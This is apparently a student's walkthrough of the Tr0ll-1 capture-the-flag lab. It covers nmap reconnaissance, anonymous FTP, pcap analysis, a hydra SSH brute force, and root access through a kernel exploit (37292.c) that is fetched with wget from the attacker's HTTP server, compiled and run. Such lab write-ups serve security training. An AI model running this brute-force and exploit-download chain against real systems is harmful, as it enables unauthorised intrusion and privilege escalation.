Name – Pranali Lambe.


Batch – CISC – 95

Module 2 - Network Security

Date – 17 August, 2023


Assignment: Tr0ll-1 Machine

Start the Tr0ll machine.



First find out the Tr0ll machine IP address using netdiscover or nmap SYN scan.

 # sudo netdiscover



In our case Tr0ll machine IP address is **192.168.11.129**.


Scan on Tr0ll machine IP address using nmap to check open ports and which services are running.


 # sudo nmap -A 192168.11.129

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 192.168.11.129
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-19 04:06 EDT
Nmap scan report for 192.168.11.129
Host is up (0.00095s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.2
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rwxrwxrwx    1 1000     0            8068 Aug 10  2014 lol.pcap [NSE: writeable]
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.11.131
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 600
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.2 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 d618d9ef75d31c29be14b52b1854a9c0 (DSA)
|   2048 ee8c64874439538c24fe9d39a9adeadb (RSA)
|   256 0e66e650cf563b9c678b5f56caae6bf4 (ECDSA)
|   256 b28be2465ceffddc72f7107e045f2585 (ED25519)
80/tcp open  http    Apache httpd 2.4.7 ((Ubuntu))
| http-robots.txt: 1 disallowed entry
|_/secret
|_http-server-header: Apache/2.4.7 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 00:0C:29:4F:35:E3 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
```


Above scan shows FTP (21), SSH (22) and HTTP (80) these 3 ports are open.

Let check port 80 running Apache 2.4.7 server service which can be open directly in browser:






As we can see there is image and nothing useful but in nmap scan robots.txt file was visible. Let's open that directory.




Let's look at directory "/secret"



In "/secret" we got another image but not useful.


Let's try another way, in nmap scan we saw that FTP port was open and ftp anonymous login was allowed. Let's try to login in ftp service.




We got anonymous login and after running **# ls** command we can see filename “lol.pcap”. Now download that file using **# get** command.

```
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
229 Entering Extended Passive Mode (|||12653|).
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
100% |***********************************************|  8068       66.00 KiB/s    00:00 ETA
226 Transfer complete.
8068 bytes received in 00:00 (65.23 KiB/s)
```


Open lol.pcap file in Wireshark tool.




On line number 40 in traffic of secret_stuff.txt, we get the message having directory name “/sup3rs3cr3tdirlol”. Let’s check it in browser.



After clicking on “roflmao” it downloads the file on system, there is no format mentioned so we can check content of file using “cat” or “strings” command.




In roflmao file, we found a message that says “Find address to 0x0856BF proceed”, assuming it is another directory, lets try it in browser:




The “0x0856BF” directory shows two more directories first one is “good_luck” and another one is “this_folder_contains_the_password”.


Let’s check “good_luck” directory contents.




This directory contains text file named “which_one_lol.txt”. which contains random list of words. Download this file in attacker machine for reference.



Let check what is there in another directory, it contains Pass.txt file which could be contain passwords.



After opening “Pass.txt” file there is only text mentioned “Good_job_:)” It could be a password.



Now we have first file “which_one_lol.txt” assuming it contains usernames & second our “Pass.txt” file as password, let’s bruteforce using hydra tool on SSH service.

 # hydra ssh://192.168.11.129 -L user.txt -P Pass.txt -v

In first attempt it does not match the provided wordlists.

In second attempt we tried Pass.txt as a password and we got the matched credentials of SSH service.

 # hydra ssh://192.168.11.129 -L user.txt -p Pass.txt -v

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra ssh://192.168.11.129 -L user.txt -p Pass.txt -v
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
 or for illegal purposes (this is non-binding, these ***** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-08-20 03:40:19
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try per task
[DATA] attacking ssh://192.168.11.129:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://maleus@192.168.11.129:22
[INFO] Successful, password authentication is supported by ssh://192.168.11.129:22
[22][ssh] host: 192.168.11.129   login: overflow   password: Pass.txt
[STATUS] attack finished for 192.168.11.129 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-20 03:40:23
```

Login: overflow and Password: Pass.txt

Now try SSH to tr0ll machine:

#ssh overflow@192.168.11.129

```
┌──(kali㉿kali)-[~]
└─$ ssh overflow@192.168.11.129
overflow@192.168.11.129's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Sat Aug 19 07:43:27 2023 from 192.168.11.131
Could not chdir to home directory /home/overflow: No such file or directory
$
```

```
$ ls /root/
ls: cannot open directory /root/: Permission denied
$
```

As we can see we don't have permission for accessing root directory, we need to elevate the privileges to access this directory.

Let's search exploit for ubuntu kernel version 3.13.0: **# searchsploit 3.13.0**

```
┌──(kali㉿kali)-[/usr/…/exploitdb/exploits/linux/local]
└─$ searchsploit 3.13.0
---------------------------------------------------------------------------------------------
 Exploit Title                                                             |  Path
---------------------------------------------------------------------------------------------
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04)                | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04)                | linux/local/37293.txt
Unified Remote 3.13.0 - Remote Code Execution (RCE)                        | windows/remote/51309.py
---------------------------------------------------------------------------------------------
Shellcodes: No Results
Papers: No Results

┌──(kali㉿kali)-[/usr/…/exploitdb/exploits/linux/local]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.11.129 - - [19/Aug/2023 10:33:54] "GET /37292.c HTTP/1.1" 200 -
```

Change directory: # **cd /usr/share/exploitdb/exploits/linux/local**

Start python http server for downloading exploit on target system.

 # phython3 -m http.server

Run following command for privilege escalation:

1. **# cd tmp**
2. **# wget http://192.168.11.131:8000/37292.c**
3. **# gcc -o exe 37292.c** (Compiling the exploit using gcc compiler)
4. **# ./exe**
5. **# cd /root**

After successful execution, we have got the root shell.

Now we can try to access root directory **#cd /root** & list the directory **#ls**

In directory list there is “proof.txt” file, lets read the file content **#cat proof.txt**

```
$ cd tmp
$ wget http://192.168.11.131:8000/37292.c
--2023-08-19 14:32:41--  http://192.168.11.131:8000/37292.c
Connecting to 192.168.11.131:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4968 (4.9K) [text/x-csrc]
Saving to: ‘37292.c.2’

100%[===================================================================================>] 4,968       --.-K/s   in 0s

2023-08-19 14:32:41 (248 MB/s) - ‘37292.c.2’ saved [4968/4968]

$ gcc -o exe 37292.c
$ ./exe
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
# cd /root
# ls
proof.txt
# cat proof.txt
Good job, you did it!


702a8c18d29c6f3ca0d99ef5712bfbdc
```

We get the final acknowledgement that we have completed the Tr0ll machine with a flag.